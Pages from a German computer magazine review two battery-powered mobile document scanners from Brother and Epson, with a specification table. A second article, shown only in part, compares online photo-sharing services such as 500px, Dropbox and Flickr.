
**Video-Anleitung: RAM im Mac mini aufrüsten:** [ct.de/yxvk](http://ct.de/yxvk)

# JavaLand

19. - 21. März 2019 in Brühl bei Köln

Ab sofort Ticket & Hotel buchen!

[www.javaland.eu](http://www.javaland.eu)





# Scannen ohne Kabel

## Mobile Einzugscanner für den Aktenkoffer

**Akkubetriebene Dokumentenscanner digitalisieren Rechnungen, Verträge und Akten unterwegs in guter Qualität und sind einfach zu bedienen. Mit dem Notebook kombiniert erhält man einen mobilen Büroarbeitsplatz. Per WLAN arbeiten sie mit Smartphones zusammen oder speichern Scans ohne Zusatzhardware auf einer SD-Karte.**

**Von Rudolf Opitz**

**B**raucht man schnell eine digitale Kopie der Telefonrechnung, kann man sie mit der Smartphone-Kamera abfotografieren. Das erfordert aber eine ruhige Hand und Geduld beim Einstellen des richtigen Bildabstands. Die Qualität ist je nach Beleuchtung und Kamera halbwegs brauchbar bis mies. Wer unterwegs öfter mehrseitige Akten und Verträge in guter Qualität scannen muss, ist mit einem leichten und mobilen Dokumentenscanner besser bedient. Unsere beiden Testscanner Brother DS-920DW und Epson WorkForce DS-80W digitalisieren Vorlagen von der Visitenkarte bis zum DIN-A4-Formular ohne viel Gefummel und in guter, stets gleichbleibender Qualität.

Beide Mobilscanner passen dank ihrer kompakten Riegelform zusammen

mit dem Notebook in eine Aktentasche. Sie verarbeiten wie alle Einzugscanner nur Einzelblätter; auf einen Einzug für mehrere Vorlagen muss man verzichten. Das leichtere und kleinere Epson-Modell – es ist nur 6 Zentimeter breiter als ein A4-Blatt – kann mit einem Scavorgang nur die Vorderseite der Vorlage scannen, das Brother-Gerät hat zwei Scanzeilen und digitalisiert Vorder- und Rückseite auf Wunsch in einem Rutsch.

### Mobil und autonom

Dank eigenen Akkus und WLAN können beide Testkandidaten kabellos arbeiten. Der Brother DS-920DW hat einen einfach wechselbaren 1700-mAh-Lithium-Ionen-Akku, der 1140-mAh-Akku des Epson DS-80W ist fest eingebaut und ohne Schraubendreher nicht austauschbar. Mit geladenem Akku scannen beide mindestens 100 Seiten, bevor sie ans Ladegerät müssen. Die Energie dazu beziehen beide über die USB-Schnittstelle, daher liegen auch nur USB-auf-Micro-USB-Kabel bei. Als Stromquelle eignet sich jedes USB-Ladegerät oder ein PC. Da sie sich mit für USB 2.0 üblichen 0,5 Ampere begnügen, brauchen sie 3,5 (Epson) bis 4 Stunden (Brother) für eine Komplettladung.

Beide Scanner lassen sich mit abgeschaltetem WLAN via USB direkt am Notebook betreiben, was die Laufzeit stark erhöht. Im WLAN-Betrieb integrieren sich beide in ein vorhandenes WLAN (Infrastruktur-Modus) oder spannen ein

Funknetz mit eigener SSID auf (Access-Point-Modus). Letzteres ist praktisch für den Kabellosbetrieb unterwegs und für die Verbindung zum Smartphone.

Der Epson DS-80W braucht zum Arbeiten die Verbindung entweder zum Notebook mit Scannertreiber und Anwendung oder zu einem Smartphone mit der Android- oder iOS-App Epson DocumentScan. Der Brother-Scanner hat einen SD-Slot – unserem Testgerät lag eine 8-GByte-MicroSD-Karte inklusive SD-Adapter bei. Mit eingesteckter Speicherkarte arbeitet er, anders als das Epson-Gerät, auch völlig autonom. Allerdings lassen sich über das kleine LC-Display des Scanners nur die Auflösungen 300 und 600 dpi, die Scan-Modi Farbe oder Schwarzweiß, einseitig oder doppelseitig sowie die Dateiformate JPEG und PDF auswählen.

### Funkbilder

Nach dem ersten Aktivieren der WLAN-Funktion arbeitet der Scanner von Brother als Access Point mit eigener SSID. Koppelt man damit ein Smartphone – das Passwort steht auf dem Etikett unter dem Scanner –, kann man mithilfe der App Avision MiWand auf den Speicher, aber nicht auf die Scan-Funktionen zugreifen. Insofern gleicht der DS-920DW dem MiWand von Avision [1]. Über das einfache Web-Frontend, das Zugriff auf die Speicherkarte und WLAN-Einstellungen bietet, lässt sich der Scanner auch in ein vorhandenes WLAN integrieren. Auch dann wird nur

der Zugriff auf die eingesteckte SD-Karte freigegeben.

Um den Scanner direkt vom PC aus zu steuern, muss man WLAN deaktivieren und den Scanner in den PC-Modus schalten. Per USB-Kabel lässt er sich so vom PC aus wie ein normaler Scanner per Twain-Modul oder mit dem Scanprogramm „Button Manager 2.0“ steuern. Letzteres stammt ebenfalls von Avision. Via WLAN kann auch ein PC nur auf die auf der SD-Karte gespeicherten Scans zugreifen.

Der Epson DS-80W hat dagegen keinen eigenen Speicher und stellt per Funk alle Scanner-Funktionen einem PC oder der Smartphone-App Epson Document-Scan zur Verfügung. Um den Scanner mit dem lokalen WLAN zu verbinden, nutzt man die WPS-Taste am Router. Ohne WPS muss man den Scanner zum Einrichten per USB mit dem PC verbinden und dem Setup-Programm die nötigen Daten mitteilen. Danach wird der DS-80W vom Treiber im Netzwerk erkannt; das USB-Kabel braucht man nur noch zum Laden des Akkus. Ein eigenes Web-Frontend hat der Epson-Scanner nicht.

## Scannen

Außer dem Programm „Epson Scan 2“, das auch als Twain-Modul nutzbar ist, liefert Epson die mächtige Software „Document Capture Pro“ mit, die auch teureren Profi-Scannern beigelegt. Mit ihr legt man Scan-Profilen an und verknüpft sie mit den Profil-Tasten von Scannern. Sie enthalten alle Einstellungen inklusive Filtern, doppelter Bildausgabe und einer OCR sowie Zielvorgaben wie Mailadressen, SharePoint und andere Cloud-Speicher. Beim DS-80W funktionierte im Test die Verknüpfung mit der Scan-Taste nicht, was aber nicht weiter stört, da man sowieso jedes Blatt einzeln einführen muss.

Das Einführen der Vorlage erfasst ein Sensor, worauf beide Scanner einen Transportimpuls produzieren, der das Blatt im Scanner festhält. Dieser Vorgang kann auf Wunsch bei beiden gleich den Scavorgang auslösen, was einen zusätzlichen Klick oder das Betätigen der Scan-Taste erspart.

Brother steuert zum DS-920DW ein einfaches Twain-Modul ohne Filter bei. Der Avision Button Manager ist deutlich flexibler und stellt gute Voreinstellungen für Dokumente und Fotos bereit. Durchsuchbare PDFs kennt die Scan-Software nicht. Dazu liegt die einfache Dokumentenverwaltung Nuance PaperPort 12 SE bei, die eine für normalgroßen Text

brauchbare OCR enthält. Die Texterkennung der Epson-Software kam mit kleinen Schriften wesentlich besser zurecht, erkannte aber keine Initiale. Bei den zu dunklen und grünstichigen 600-dpi-Fotoscans des Brother-Modells waren feine Details nicht zu erkennen, der Epson-Scanner erzeugte hier wesentlich detailliertere Scans. Einen Grünstich sahen wir allerdings auch beim DS-80W.

Einzugsscanner eignen sich gut zum Digitalisieren von Visitenkarten. Brother liefert dazu Presto BizCard 6 mit, die erkannte Visitenkarten in eine Kontaktdateienbank einpflegt. Doch taugt die Software wegen einer miesen Texterkennung wenig – ohne Fehler wurde im Test keine Karte erkannt. Epson legt dem DS-80W keine Visitenkarten-Software bei.

## Fazit

Wer einen Scanner für sein mobiles Büro sucht, bekommt mit dem Epson WorkForce DS-80W ein kleines und leichtes Gerät mit guter Scansoftware. Auf eine zweite Scanzeile für Duplex-Scans muss man bei dem Mobilscanner allerdings verzichten.

Der doppelt so schwere Brother DS-920DW ist am PC nur über ein USB-Kabel einsetzbar, punktet aber mit seinem autonomen Betrieb: Er braucht zum Scannen weder Notebook noch Smartphone – praktisch für einen schnellen Besuch im Archiv.

(rop@ct.de) ct

## Literatur

[1] Lesehilfe mit Funk, Avisions Hand-Scanner MiWand 2 Wi-Fi Pro, c't 25/2013, S. 58

## Dokumentenscanner

Modell	DS-DS 920-DW	WorkForce DS-80W
Hersteller	Brother, <a href="http://www.brother.de">www.brother.de</a>	Epson, <a href="http://www.epson.de">www.epson.de</a>
Scantechnik	Dual-CIS, LED	CIS, RGB-LED
maximale optische Auflösung	600 dpi	600 dpi
Scanbereich maximal / minimal <sup>1</sup>	216 mm × 813 mm / 40 mm × 40 mm	216 mm × 1828 mm / 51 mm × 51 mm
Vorlagengewicht <sup>1</sup>	60 g/m <sup>2</sup> ... 105 g/m <sup>2</sup> , Plastikkarten	35 g/m <sup>2</sup> ... 270 g/m <sup>2</sup>
Duplex-Scan	✓	–
autonomes Scannen	✓ auf SD-Karte	–
Mobil-App	Avision MiWand (Android, iOS)	Epson DocumentScan (Android, iOS)
Scannen an Cloud	nur über PC-Software	nur über PC-Software oder App
Funktionstasten	Power, Menü, Scan, Mode (Farbe/Mono), Auflösung, Simplex/Duplex	Power, Scan, WPS-Taste
Display	monochromes LCD	LED-Symbolleiste
Schnittstelle	USB 2.0 (Micro-USB), WLAN 802.11n (2,4 GHz)	USB 2.0 (Micro-USB), WLAN 802.11n (2,4 GHz)
Abmess. <sup>1</sup> (B × T × H) / Gewicht	31 cm × 6,7 cm × 4,1 cm / 600 g	27 cm × 4,7 cm × 3,4 cm / 297 g
Stromversorgung / Ladezeit <sup>1</sup>	Li-Ionen-Akku 1700 mAh, 3,7 V / 4 h	Li-Ionen-Akku 1140 mAh, 3,6 V / 3,5 h
Lieferumfang	USB-Kabel, 8-GByte-microSD mit SD-Adapter, Akku, Stoffhülle, Vorlagetasche, Kalibrervorlage, Putztuch, Kurzanleitung, CD	USB-Kabel, Kalibrervorlage, Reinigungsblatt, Kurzanleitung, CD
Software		
Treiber für	Windows ab XP; ab macOS 10.6	Windows ab XP SP3, Server 2003, macOS ab 10.6.8
TWAIN / WIA / ISIS	✓ / – / –	✓ / ✓ (nur USB) / –
Software Windows	DSmobile Capture, Avision Button Manager 2.0, PaperPort 12 SE, Presto! BizCard 6	Document Capture Pro, Epson Scan 2, Event Manager
Ausgabeformate Scansoftware	PDF, JPEG, TIFF, BMP, GIF, PNG	PDF, JPEG, TIFF, BMP, PNG, DOCX, XLSX, PPTX
Scanmodi	SW, 256 Graustufen, 24 Bit Farbe	SW, 256 Graustufen, 24 Bit Farbe
Einstellungen / Filter	Helligkeit, Kontrast, Gamma, Schatten, Hervorhebung	Helligkeit, Kontrast, Gamma, Entrastern, Farb-/Textoptimierung, Hintergrund entf., Lochung entf., Leeres Seite entf., Drehen, Schrägkorrektur, unscharfe Maske
Blindfarbe / Schwellen-Regler	– / ✓	✓ / ✓
Scanzeiten	300 dpi: 15 s, 600 dpi: 26 s	300 dpi: 6 s, 600 dpi: 16 s (USB: 11 s)
Bewertung		
Mobilität / Bedienung	⊕ / ○	⊕ / ⊕
Scanqualität Text / Grafik / Foto	⊕ / ⊕ / ⊖	⊕ / ⊕ / ⊖
Texterkennung (OCR)	○	⊕
Herstellergarantie	3 Jahre Carry-in	2 Jahre Carry-in
Preis (UVP, Straße)	250 €, 215 €	225 €, 180 €

<sup>1</sup> Herstellerangabe

⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    – nicht vorhanden



**Fotos wollen geteilt werden, und das geht am besten übers Web. Die Cloud-Angebote dazu sind vielfältig: Einige eignen sich zum Aufbau einer Community von Followern, andere zum Teilen von Fotoalben im kleinen Kreis. Erfolgreiche Präsentation beginnt mit der Auswahl des passenden Diensts.**

**Von André Kramer**

Der Branchenverband Bitkom schätzt, dass 2017 etwa 1,2 Billionen Fotos geschossen wurden – Tendenz steigend. Ein Großteil dieser Bilder landet auf dem einen oder anderen Weg in der Cloud. Praktische Hilfsmittel sind der Sofort-Upload vom Mobilgerät oder überwachte Ordner auf dem Mac oder Windows-PC, deren Inhalt mit der Cloud synchronisiert wird. Einmal in der Cloud, lassen sich Fotos zu Alben zusammenfassen und via Web-Link weitergeben.

Plattformen wie 500px und Instagram haben kein Fotoarchiv – hier veröffentlicht man einzelne Fotos bei Bedarf. Jeder Nutzer baut sich einen Stamm Follower auf und folgt anderen interessanten Profilen. Über 500px kann man seine Fotos außerdem verkaufen; Instagram hat sich neben der Mehrzahl privater Nutzer als Plattform fürs Influencer-Marketing etabliert. Flickr gehört ebenfalls zu den Community-getriebenen Diensten, wirbt aber auch mit Cloud-Speicher und angeschlossener Bildverwaltung.

Zum Cloud-Konto kommt man in der Regel ohne weiteres Zutun. iPhone-Besitzer landen in Apples iCloud, die mit Android bei Google. Wer mit Lightroom arbeitet, steht schon mit einem Fuß in der Adobe-Cloud. Nutzer von Dropbox oder OneDrive können die Dienste außer zum Austausch von Dokumenten auch fürs Foto-Sharing nutzen. Die Beispiele zeigen: Die Anforderungen der Anwender und die Dienste der Cloud-Anbieter sind vielfältig.

Im Test sind populäre Dienste für alle erdenklichen Nutzerszenarien vertreten: 500px, Dropbox, Flickr, GMX sowie Web.de, Google Fotos, Apple iCloud, Instagram, Lightroom und OneDrive. Die Auswahl der Testkandidaten repräsentiert einen Querschnitt verschiedener Arten von Diensten.

# Up in die Cloud

**Neun Online-Dienste, um Fotos unkompliziert zu teilen**

## Upload: Was und wie viel

Es klingt zunächst reizvoll, das gesamte Fotoarchiv in die Cloud zu laden – praktisch ist das nicht. Man wäre zu abhängig von der Infrastruktur, allen voran einer stabilen Internetverbindung und dem Fortbestehen des Dienstes. Fotos sind außerdem Privatangelegenheit. Man sollte nicht alle einem Internetkonzern anvertrauen, sondern nur die, die man wirklich mit anderen teilen möchte. Schließlich würde der nötige Cloud-Speicher auch hohe Kosten verursachen. Ausreichend Speicherplatz für circa 10.000 Fotos kostet in der Regel zehn Euro monatlich.


Lightroom CC ist ausschließlich kostenpflichtig zu haben. Instagram ist kostenlos und werbefinanziert. Alle anderen Dienste unterliegen gewissen Beschränkungen. Bei 500px sind das maximal sieben Fotos pro Woche. Flickr gehört seit Kurzem nicht mehr zu Yahoo, sondern zu SmugMug. Der neue Besitzer hat die Grenze von 1000 Fotos eingeführt – bei Yahoo gab es ein Terabyte kostenlos. Dropbox, GMX und Web.de, Google Fotos, Apple iCloud und Microsoft OneDrive unterliegen Volumenbeschränkungen, die sich im Laufe der Zeit immer wieder ändern.

Die Cloud-Dienste eignen sich via Sofort-Upload zum komfortablen Backup von Handyfotos, das man in gewissen Abständen auf die Festplatte überführen muss. Fotos einer Reise oder einer Feier wird man in einem Rutsch hochladen wollen, um sie zeitnah nach dem Event mit den anderen Teilnehmern zu teilen. Besonders komfortabel geht das mit überwachten Ordnern bei Dropbox, GMX und Web.de, mit dem Apple iCloud Drive sowie bei Microsoft OneDrive. Man lädt einfach alle Fotos in einem Ordner ab, der mit der Cloud synchronisiert wird. Bei Dropbox und GMX/Web.de sind Ordner und Alben praktisch dasselbe. Bei Apple und Microsoft muss man den Inhalt eines Ordners manuell in ein Album überführen.

Flickr bietet für Windows den Upload an, der allerdings im Test nicht funktionierte. Er zeigt noch das Yahoo-Logo und verweigert die Anmeldung mit der Yahoo-ID. Über das Web-Frontend funktioniert der Upload allerdings wie gehabt.

## Bearbeiten und veröffentlichen

Einige Dienste bieten in der App oder im Browser Bildbearbeitungsfunktionen an. Die Apps Apple Fotos und Google Fotos




**Diashow kreativ:** Adobe Lightroom CC zeigt nicht einfach nur ein Bild nach dem anderen an, sondern bindet immer wieder Collagen mit gruppierten Fotos ein.


enthalten jeweils eine Reihe Fotofilter und detaillierte Funktionen zur Einstellung von Licht und Farbe sowie für Ausrichtung und Bildausschnitt. Mit Lightroom CC steht professionelle Raw-Entwicklung von Adobe im Browser sowie als App zur Verfügung. Instagram setzt auf die typischen hauseigenen Looks, bietet aber auch ein umfangreiches Regler-Set für Licht und Farbe. Bei Flickr kann man

eine Online-Bildbearbeitung im Browser aufrufen und in der App Foto-Looks anwenden.

Das fertige Album gibt man in der Regel über einen Web-Link weiter, der nicht ohne Weiteres zu erraten ist – dies ist bei den Alben von Dropbox, Flickr, Google Fotos, Lightroom und Microsoft OneDrive der Fall. Damit ist der Sicherheit im einfachsten Fall Genüge getan.



**Die Fotos eines Albums möchte man unter Umständen zum Download anbieten – praktisch, wenn die Seite sie in einem ZIP-Archiv zusammenfasst wie Microsoft OneDrive.**



## 500px

Der Fotodienst 500px fragt nach der Registrierung, ob man sich für Architektur oder Porträts, Natur oder Stadt interessiert, und zeigt daraufhin passende Fotos an, die man mit „gefällt mir“ markieren sowie kommentieren und deren Urhebern folgen kann. Aufgrund der Aktivität wird das Profil weiter geschärft. Die App sieht Instagram zum Verwechseln ähnlich mit dem Unterschied, dass 500px Aufnahmedaten wie Blende, Belichtungszeit und ISO-Wert anzeigt. Die Browser-Ansicht erinnert eher an Flickr.

Nach Upload eines Fotos fordert die App auf, Stichwörter zu vergeben. Anhand des Bildinhalts schlägt sie bereits eine Reihe englischsprachiger Begriffe vor, von denen die meisten in der Regel zutreffen. Die Stichwörter sollen helfen, gefunden zu werden, denn bei 500px geht es auch darum, Bilder zu verkaufen. So kann man in seinem Profil Kontaktmöglichkeiten über Facebook, Instagram und Twitter hinterlassen, Dienstleistungen anbieten, Stunden- sowie Tagessätze angeben, über die Verfügbarkeit tagsüber und abends an Werktagen und Wochenenden informieren.

Für den Upload setzt 500px mindestens 3 Megapixel voraus – mit dem Ziel, die Fotos zu verkaufen. Nach der Übernahme des Unternehmens durch die Visual China Group wurde der „Marketplace“ geschlossen. Bilder werden jetzt über Getty Images beziehungsweise in China über die Visual China Group vertrieben. Über die Partnerschaft mit Getty Images finden die Fotos ihren Weg nach Adobe Stock. Von den Verkäufen erhält der Fotograf 30 Prozent. Die Preise hängen von den Distributoren ab.

- rege Community
- Verkaufsmöglichkeit für Fotos



## Dropbox

Foto-Sharing ist nicht die einzige Aufgabe der Dropbox, aber der Dienst hat einige Vorteile, die ihn dafür prädestinieren. Kostenloser Speicherplatz gehört nicht dazu. Wer die Dropbox schon länger nutzt, hat eventuell 7 GByte. Bei Anmeldung erhält man 2 GByte, die man für 9,99 Euro monatlich auf 1 TByte erweitern kann.

Einer der Vorteile ist die Kamera-Upload-Funktion. Fotos und Videos vom Smartphone landen auf Wunsch automatisch in der Dropbox und wandern von dort auf die Festplatte des Desktop-Rechners – eine komfortable Sache. Das geht zwar auch mit Apple und Google, ist bei Dropbox aber unabhängig vom Hersteller des Betriebssystems.

Über das Kontextmenü kann man Ordner und deren Inhalt freigeben. Der Empfänger bekommt einen Link und kann den Inhalt in seine eigene Dropbox übertragen, wobei der Kontoinhaber die Kontrolle über die Dateien behält.

Ohne Dropbox-Konto kann man die Dateien im Browser aufrufen. Mitte 2017 hat Dropbox die Fotodarstellung geändert. Die zuvor etwas sperrigen Web-Galerien hat das Unternehmen zugunsten einer einheitlichen Dateiansicht aufgegeben. Sie zeigt großzügige Vorschaubilder mit Dateinamen und erlaubt den Download des gesamten Archivs als ZIP-Datei.

Fotos lassen sich dort in einer Vollbild-Diashow betrachten. Anders als bei den meisten anderen Diensten kann man bei der Dropbox-Galerie in der Browser-Ansicht auf dem PC bis auf volle Auflösung hineinzoomen. Die Mobil-Seite erlaubt das leider nicht. Die Schlichtheit und Pragmatik der Dropbox-Seite hat einen eigenen Charme – nicht hübsch, aber praktisch.

- Ansicht in voller Auflösung
- büromäßige Anmutung



## Flickr

Lange war Flickr Teil der Yahoo-Familie, seit April 2018 gehört der Dienst der Firma SmugMug, die unter diesem Namen in den USA ebenfalls eine Fotoplattform anbietet. Noch wirbt Flickr zwar mit dem Versprechen von einem TByte kostenlosen Datenvolumens, ab 8. Januar 2019 ist es damit aber vorbei. Nutzer mit mehr als 1000 Fotos können dann keine neuen Fotos mehr hochladen und werden zum Download ihrer Fotos aufgefordert. Ab 5. Februar will SmugMug pro Konto die neuesten Fotos löschen, bis das Limit von 1000 Fotos erreicht ist. Unlimitierten Zugang gibts für 49,99 US-Dollar pro Jahr.

Der Rest hat sich kaum geändert. Der seit Jahren unveränderte Organizer ist mit seinen mickrigen Menüs und seiner uneinheitlichen Oberfläche ein Beispiel schlechter Benutzerführung. Immerhin bietet er eine Here-Karte für unkompliziertes Geotagging per Drag & Drop. Außerdem kann man seine Fotos über Checkboxen mit Creative-Commons-Lizenzen ausstatten.


Nutzerseiten sind über [www.flickr.com/profile/\[nutzernname\]](http://www.flickr.com/profile/[nutzernname]) erreichbar und präsentiert sich zeitgemäß, schick und aufgeräumt. Fotos zeigt Flickr in einem chronologischen Photostream oder sortiert nach Alben. Statistiken informieren über Besucher, Fotos anderer Nutzern kann man als Favoriten, in Galerien oder in Gruppen verwalten. Relativ neu ist die Ansicht „Camera Roll“, die Fotos wie unter iOS nach Datum gruppiert.

Alben gibt man über einen Web-Link frei, den man sich ebenso leicht merken kann wie die URL der Profilseite. Die Galerieansicht räumt den Fotos maximal viel Platz ein. Metadaten zeigt sie unaufdringlich nur in der Detailansicht.

- ansprechende Darstellung
- plötzlich kostenpflichtig

Portofrei  
ab 15€

# Mit allen Wassern gewaschen:



12,90 € >

## iX Developer Machine Learning

